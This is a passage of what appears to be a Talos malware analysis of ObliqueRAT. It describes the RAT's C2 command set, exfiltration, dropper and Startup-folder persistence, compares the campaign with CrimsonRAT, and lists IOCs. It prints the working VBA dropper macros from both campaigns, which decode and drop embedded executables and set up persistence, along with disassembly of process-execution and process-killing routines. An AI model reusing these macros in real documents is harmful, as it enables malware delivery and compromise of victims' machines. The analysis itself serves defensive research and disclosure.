Command Code ="4a" or "4e" Command Data=<target filename>

Variant of command code "4." The difference here is that the implant doesn't require a different ZIP file name from the C2 it simply uses the name of the target filename and creates a ZIP file.

E.g. if the target file name is "abc.txt" then the ZIP file name is "abc.txt.zip"

Command Code ="6" Command Data=<folder path>

Accept a folder path from the C2 server, recursively find all files residing in the folders and ZIP them up into a ZIP file with the same name as the folder path specified by the C2. (The ZIP file is created in the operating directory of the implant). This ZIP file is then exfiltrated by the implant to the C2 and subsequently deleted.


Command Code ="3" Command Data=<foldername>

Variant of command code ="5". The difference here is that implant accepts only a foldername and recursively calculates the file sizes and builds the list of filepaths and filesizes in the same format:

filepath<_filesize_;_filepath_<_filesize_;_filepath_<_filesize_;

Command Code ="7" Command Data=<command_line>

Execute given command line on the endpoint with a high priority (The output of the command executed on the endpoint is not sent back to the C2 though).



```
50              PUSH EAX                                   pProcessInformation => OFFSET LOCAL.4
8D45 AC         LEA EAX,[LOCAL.21]
50              PUSH EAX                                   pStartupInfo => OFFSET LOCAL.21
53              PUSH EBX                                   CurrentDirectory
53              PUSH EBX                                   pEnvironment
68 90000000     PUSH 90                                    CreationFlags = CREATE_NEW_CONSOLE|HIGH_PRIORITY_CLA
53              PUSH EBX                                   InheritHandles
53              PUSH EBX                                   pThreadSecurity
53              PUSH EBX                                   pProcessSecurity
53              PUSH EBX                                   CommandLine
56              PUSH ESI                                   ApplicationName
FF15 1850BF0    CALL DWORD PTR DS:[<&KERNEL32.CreatePro    KERNEL32.CreateProcessA
5E              POP ESI
5B              POP EBX
85C0            TEST EAX,EAX
75 0E           JNZ SHORT 00BD1E2D
FF75 F4         PUSH DWORD PTR SS:[LOCAL.3]                hObject => [LOCAL.3]
FF15 5050BF0    CALL DWORD PTR DS:[<&KERNEL32.CloseHand    KERNEL32.CloseHandle
6A FD           PUSH -3
58              POP EAX
EB 0B           JMP SHORT 00BD1E38
FF75 F0         PUSH DWORD PTR SS:[LOCAL.4]                hObject => [LOCAL.4]
7673D40 (KERNEL32.CreateProcessA)

dump                                                ASCII
70 63 6F 6E 66 69 67 00 00 00 00 00 00 00 00 00     ipconfig
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

010FE42C  010FE950  P8*0  ApplicationName = "ipconfig"
010FE430  00000000        CommandLine = NULL
010FE434  00000000        pProcessSecurity = NULL
010FE438  00000000        pThreadSecurity = NULL
010FE43C  00000000        InheritHandles = FALSE
010FE440  00000090  É     CreationFlags = CREATE_NEW_CONSOLE|HIGH_PRIORITY_CLASS
010FE444  00000000        pEnvironment = NULL
010FE448  00000000        CurrentDirectory = NULL
010FE44C  010FE45C  \Σ*0  pStartupInfo = 010FE45C -> STARTUPINFOA {Size=68., Reserved
010FE450  010FE4A0  àΣ*0  pProcessInformation = 010FE4A0 -> PROCESS_INFORMATION {hPro
```

Sample command executed by the implant on the endpoint.

Command Code ="8" Command Data=<filename> , <filesize> & <file_contents>

This command is used by the implant to write a file sent by the C2 to the infected endpoint. To achieve this functionality the implant recvs the following info from the C2 server:

- Path of the file to be written to on disk.
- Size of the file to be being sent by the C2.
- Contents of the file to be written to disk.

Command Code ="backed" Command Data= None

Backup the contents of the lgb log file to another file. The backup is done


From = %temp%\lgb
To = %temp\lgb2

The implant reads the lgb log file character by character and writes it to the lgb2 file. On encountering a newline character, the newline is replaced by "*\n" instead.

Once the backup is done the implant will remove the "lgb" log file and then rename the lgb2 file back to "lgb" (Convoluted backup mechanism used here).

Command Code ="rnm" Command Data= <old_filename> & <new_filename>

Rename a file to a new name provided by the C2.



```
PUSH ECX                                Arg2
CMOVAE EAX,DWORD PTR SS:[ESP+74]
PUSH EAX                                Arg1
CALL _rename                            sgrmbrokr._rename
POP ECX
POP ECX
PUSH ESI
PUSH 4
TEST EAX,EAX
JNZ SHORT 00BD4031
_rename)

                         ASCII
5 78 65 00 00 00 00 00 00 00 00   blah.exe

010FE4B0  013D3278  x2=0  Arg1 = ASCII "c:\dummy\nextstage.bin"
010FE4B4  013D3508  5=0   Arg2 = ASCII "c:\dummy\\blah.exe"
```

File rename capability of the implant.


Command Code ="tsk" Command Data= None

This command is used to gather the list of running processes on the system, record this information to a log file and exfiltrate the contents of the log file. Once the log file has been sent to the C2 it is removed from the endpoint.

Log filepath used = C:\ProgramData\a.txt

Log file format =

Running Processes
<process_image_name>
<process_image_name>
<process_image_name>
.
.
.



```
Running Processes
[System Process]
System
Registry
smss.exe
csrss.exe
wininit.exe
csrss.exe
services.exe
winlogon.exe
lsass.exe
ctfmon.exe
explorer.exe
svchost.exe
svchost.exe
```

Process list snippet written to log file by the implant.

Command Code ="exit" Command Data= None


Stop execution of implant on the endpoint without removing persistence from Star-tUp folder.

Command Code ="restart" Command Data=None

Restart the socket connection to the C2.

Command Code ="kill" Command Data=<process_name>

Find all processes by the name specified by the C2 and terminate them.


```
push    [ebp+pe.th32ProcessID] ; dwProcessId
push    eax                ; bInheritHandle
push    PROCESS_TERMINATE ; dwDesiredAccess
call    ds:OpenProcess

mov     esi, eax
test    esi, esi
jz      short failed_to_obtain_proc_handle_loc

push    9                  ; uExitCode
push    esi                ; hProcess
call    ds:TerminateProcess
```
The implant's capability to terminate processes running on the endpoint.

Command Code ="auto" Command Data= Custom

This command code is used to trigger a recursive search sweep of one or more directories specified by the C2 server. This sweep is done to verify the presence of files specified by a filename. The data specified by the C2 is:

- Folder path(s) to find files in.
- File name(s) to find.
- File extension(s) to find files.

Any files matching the specified criteria are logged into the file C:\ProgramData\auto.txt

Format:

folderpath>_filename1_,_filename2_,_filenameN_<_file-extn1_,_file-extn2_,_file-extnN_

E.g.

If the command data sent by the C2 is:
c:\dummy>pony.txt,blah.exe<txt,exe

Then if these files exist, the log file ("auto.txt") will contain:
c:\dummy\pony.txt
c:\dummy\blah.exe

The log file (auto.txt) is then read and the contents are sent to the C2 followed by its deletion.

Command Code ="rht" Command Data= <filepath>

This command is used to delete (remove) a file specified by the C2 server from the endpoint.

RAT(Implant's) Communication Mechanisms

ObliqueRAT utilizes the ws2_32.dll library to communicate with its C2. This library is used to implement the core socket libraries supported by MS Windows.

Keywords used by the RAT during communication are:

- "ack\0" = Acknowledgment of the command code received as well as an indicator of successful command execution.
- "nak\0" = Indicates failure to execute functionality without providing reason for failure to the C2.

Variant #0 - ObliqueRAT

Cisco Talos also discovered another variation of the ObliqueRAT attack distributed via a malicious dropper. The malicious dropper contains 2 EXEs embedded in it that will be dropped to disk during execution to complete the infection chain. The initial distribution vector of this dropper is currently unknown.

Variant #0 Artifacts:

Dropper EXE:
    4a25e48b8cf515f4cdd6711a69ccc875429dcc32007adb133fb25d63e53e2ac6

ObliqueRAT Variant #0 EXE:
    9da1a55b88bda3810ccd482051dc7e0088e8539ef8da5ddd29c583f593244e1c

Persistence Component EXE:
    ad17ada0171b9e619000902e62b26b949afb01b974a65258e4a7ecd59c248dba

Variant #0 Dropper Analysis

The dropper consists of one EXE with another two additional EXEs embedded in it. During execution the dropper will perform the following activities:

If specific file markers exist in the dropper's binary file on disk: (Markers used= "***")

1. If the markers exist then read the data between the markers (there will be 2 such markers for 2 embedded EXEs) and write it to files on disk:
   C:\Users\Public\Video\hrss.exe
   C:\Users\Public\Video\lphsi.exe
2. Execute these files using the ShellExecute API.

If the markers do not exist then it will package its components into a new copy of itself:

1. Look for files named "a.exe" and "b.exe" in the current working directory and read their contents into memory.
2. Rename itself (the dropper) to "fin.exe".

3. Append to itself (fin.exe) the magic markers specified ("***") and the contents of "a.exe" and "b.exe" thereby completing the packing process.


ObliqueRAT component Functionalities (Iphsi.exe)

The ObliqueRAT sample dropped by the dropper has the same capabilities as the ObliqueRAT sample discussed above. There is a slight variation though (discussed in the comparison section below).

Persistence Module (hrss.exe)

The 2nd EXE (hrss.exe) executed by the dropper is used only to establish persistence for the ObliqueRAT sample (Iphsi.exe). This is done by creating a shortcut in the currently logged in user's Start-Up directory to execute ObliqueRAT whenever the user logs into the infected endpoint.

Shortcut created: %userprofile%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\script.lnk



```
> struct ShellLinkHeader sShellLink...
> struct LinkTargetIDList sLinkTarge...  CLSID_MyComputer\C:\Users\Public\Video\Iphsi.exe
> struct LinkInfo sLinkInfo
> struct StringData NAME_STRING          Notepad
v struct StringData RELATIVE_PATH        ..\..\..\..\..\..\..\..\Public\Video\Iphsi.exe
    uint16 CountCharacters               46
  > wchar_t String[46]                   ..\..\..\..\..\..\..\..\Public\Video\Iphsi.exe
> struct ExtraData sExtraData
```

Malicious shortcut (script.lnk) used for persistence.

Variant #0 Comparison

Variant #0 (9da1a55b88bda3810ccd482051dc7e0088e8539ef8da5ddd29c583f593244e1c) discovered by Cisco Talos looks like a preliminary version of the ObliqueRAT attack detailed in this post (37c7500ed49671fe78bd88afa583bfb59f33d3ee135a577908d633b4e9aa4035).

This is because of the following factors:

1. Variant #0 has an earlier compile time of 04/11/2019 12:12:04 UTC while the ObliqueRAT implant detailed in this post has a later compile time of 27/11/2019 08:40:10 UTC.

2. Although the hardcoded version number of both the implants is "5.2", variant #0 contains an additional feature where, if the implant fails to connect to the C2 server it will display any of two Message Boxes consisting of:
   Title = scokerr
   Text = sockerror

   and

   Title = grace
   Text = grace

This indicates that variant #0 may be a test copy of ObliqueRAT that was released into the wild by the attackers without scrubbing the Message Boxes used for debugging the C2 connection functionality (Thus identified as "Variant #0").

Related campaigns: CrimsonRAT vs. ObliqueRAT

The malicious VBA Scripts in the maldocs discovered by Talos semantically resemble a previously observed maldoc distribution campaign (from 2019) delivering another .NET based RAT family popularly known as CrimsonRAT. CrimsonRAT has been known to target organizations in Southeast Asia.

An example of a maldoc (from December 2019) observed distributing the CrimsonRAT malware is:

    965b90d435c1676fa78cdce1eee2ec70e3194c0e4f0d993bc36bfd9f77697969

The CrimsonRAT sample dropped by the maldoc is:
    98894973a86aa01c4f7496ae339dc73b5e6da2f1dbcd5fe1215f70ea7b889b85

Similarities Between the Two Campaigns

This CrimsonRAT maldoc although not password protected (as in the case of the maldocs containing ObliqueRAT) contains the following similarities w.r.t the ObliqueRAT maldocs:

- Similar VB variable naming conventions for filenames, folder names, ZIP file names: E.g.

  The ObliqueRAT VBScripts use variables named:
  file_Salan_name, fldr_Salan_name, zip_Salan_file


  while the CrimsonRAT VBScripts use variables named:
  file_Allbh_name, fldr_Allbh_name, zip_Allbh_file

- Similar decoding technique for the next stage payload:
  Both sets of VBScripts extract the embedded next stage payload from a form (textbox) where the bytes of the next stage payload are character representations (of decimal numbers) delimited by a specific character.


Differences Between the Two Campaigns

The CrimsonRAT maldocs drop the next stage payload to a ZIP file (E.g. %allusersprofile%\intaRD\thnaviwa.zip) on the filesystem.
However the ObliqueRAT maldocs drop the RAT payload directly to a file named: C:\Users\Public\sgrmbrokr.exe

As mentioned above, the CrimsonRAT maldocs drop a malicious ZIP file on the disk first and then extract the EXE within the archive file. This malicious EXE (.NET based CrimsonRAT) is then executed on the infected endpoint.
The ObliqueRAT maldocs however simply drop the malicious EXE (ObliqueRAT EXE) directly on the filesystem, create a shortcut in the infected user's StartUp folder. The EXE is not executed and the malware relies on the user to re-login for the ObliqueRAT infection to trigger.



```
Dim arlSalan() As String

file_Salan_name = "sgrmbrokr"

fldr_Salan_name = "C:\Users\Public\"

If Dir(fldr_Salan_name, vbDirectory) = "" Then
    MkDir (fldr_Salan_name)
End If

zip_Salan_file = fldr_Salan_name & file_Salan_name & ".doc"

arlSalan = Split(UserForm1.TextBox1.Text, "O")
Dim btsSalan() As Byte
Dim linSalan As Double

linSalan = 0

For Each vl In arlSalan
    ReDim Preserve btsSalan(linSalan)
    btsSalan(linSalan) = CByte(vl)
    linSalan = linSalan + 1
Next

Open zip_Salan_file For Binary Access Write As #2
     Put #2, , btsSalan
Close #2

Name "C:\Users\Public\sgrmbrokr.doc" As "C:\Users\Public\sgrmbrokr.exe"

Dim oWsh As Object
Dim a As String
a = Environ$("USERPROFILE") & "\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\saver.url"
Dim oShortcut As Object
Dim outputFullShortcutPath As String
Dim TargetFullFileName As String
outputFullShortcutPath = a
TargetFullFileName = "C:\Users\Public\sgrmbrokr.exe"
Set oWsh = CreateObject("WScript.Shell")
Set oShortcut = oWsh.CreateShortcut(outputFullShortcutPath)
With oShortcut
    .TargetPath = TargetFullFileName
    .Save
End With
```



```
Dim path_Allbh_file As String
Dim file_Allbh_name  As String
Dim zip_Allbh_file  As Variant
Dim fldr_Allbh_name  As Variant

file_Allbh_name = "thnaviwa"


fldr_Allbh_name = Environ$("ALLUSERSPROFILE") & "\intaRD\"

If Dir(fldr_Allbh_name, vbDirectory) = "" Then
    MkDir (fldr_Allbh_name)
End If


zip_Allbh_file = fldr_Allbh_name & file_Allbh_name & ".zip"
path_Allbh_file = fldr_Allbh_name & file_Allbh_name & ".exe"

Dim arlAllbh() As String
Dim btsAllbh() As Byte

If InStr(Application.System.Version, "6.2") > 0 Or InStr(Application.System.Version, "6.3") > 0 Then
    arlAllbh = Split(UserForm2.TextBox2.Text, "'")
Else
    arlAllbh = Split(UserForm2.TextBox1.Text, "'")
End If

Dim linAllbh As Double
linAllbh = 0
For Each vl In arlAllbh
    ReDim Preserve btsAllbh(linAllbh)

    btsAllbh(linAllbh) = CByte(vl)
    linAllbh = linAllbh + 1
Next


Open zip_Allbh_file For Binary Access Write As #2
     Put #2, , btsAllbh
Close #2

If Len(Dir(path_Allbh_file)) = 0 Then
    Call unAllbhzip(zip_Allbh_file, fldr_Allbh_name)
End If

Shell path_Allbh_file, vbNormalNoFocus
```


ObliqueRAT VBA (Left) vs CrimsonRAT VBA (Right) code

Conclusion

This campaign shows a threat actor conducting a targeted distribution of maldocs similar to those utilized in the distribution of CrimsonRAT. However, what stands out here is that the actor is now distributing a new family of RATS. Although it isn't technically sophisticated, ObliqueRAT consists of a plethora of capabilities that can be used to carry out various malicious activities on the infected endpoint. The fact that the maldocs are password protected (and that the ObliqueRAT implant consists of probable anti-analysis techniques) indicates the attackers' intent to hide the malicious activities of the infection from an analyst. This campaign started in January 2020 and is still ongoing. This campaign also shows us that while network-based detection is important, it must be complemented with system behavior analysis and endpoint protections.

Coverage

Ways our customers can detect and block this threat are listed below.



Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware detailed in this post. Below is a screenshot showing how AMP can protect customers from this threat. Try AMP for free here.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.


Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Additional protections with context to your specific environment and threat data are available from the Firepower Management Center.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.


AMP Detections

AMP detects the ObliqueRAT implants as follows:



37c7500ed49671fe78bd88afa583bfb59f33d3ee135a5
has been detected as Win.Dropper.Agentb::1201

ObliqueRAT AMP detection



9da1a55b88bda3810ccd482051dc7e0088e8539ef8da
has been detected as W32.9DA1A55B88.to.talos

ObliqueRAT variant #0 AMP detection

Indicators Of Compromise (IOCs)

The following IOCs are related to this threat:

ObliqueRAT

Maldocs

- 057da080ae0983585ae21195bee60d82664355a7fd78c25f21791b165c250212
- dfad2a80dac91e7703266197ebbf5d67ef77467ab341dd491ad25d92d8118cac

Dropper (for Variant #0)

4a25e48b8cf515f4cdd6711a69ccc875429dcc32007adb133fb25d63e53e2ac6

2nd Stage Malicious EXEs

- ObliqueRAT - 37c7500ed49671fe78bd88afa583bfb59f33d3ee135a577908d633b4e9aa4035
- Variant #0 - 9da1a55b88bda3810ccd482051dc7e0088e8539ef8da5ddd29c583f593244e1c

Persistence Component

ad17ada0171b9e619000902e62b26b949afb01b974a65258e4a7ecd59c248dba

Mutexes Created by 2nd Stage EXEs:

"Oblique"

C2 IP Addresses and URLs:

185[dot]117.73.222:3344

CrimsonRAT

Maldocs

965b90d435c1676fa78cdce1eee2ec70e3194c0e4f0d993bc36bfd9f77697969

Next Stage Malicious ZIPs & EXEs

- 3671b7ed9f67098d2a534673ed9ff46e90c03269c0bdd9b6f39ae462915ecdcb [ZIP]
- 2911a3da2299817533ca27a0d44c8234fdf9ecd0a285358041da245581673d6f [ZIP]
- 98894973a86aa01c4f7496ae339dc73b5e6da2f1dbcd5fe1215f70ea7b889b85 [exe]
- e436be68cdbdb7ea20e5640ad5fa5eca1da71edb9943c3bde446b4c75dacfbd0 [exe]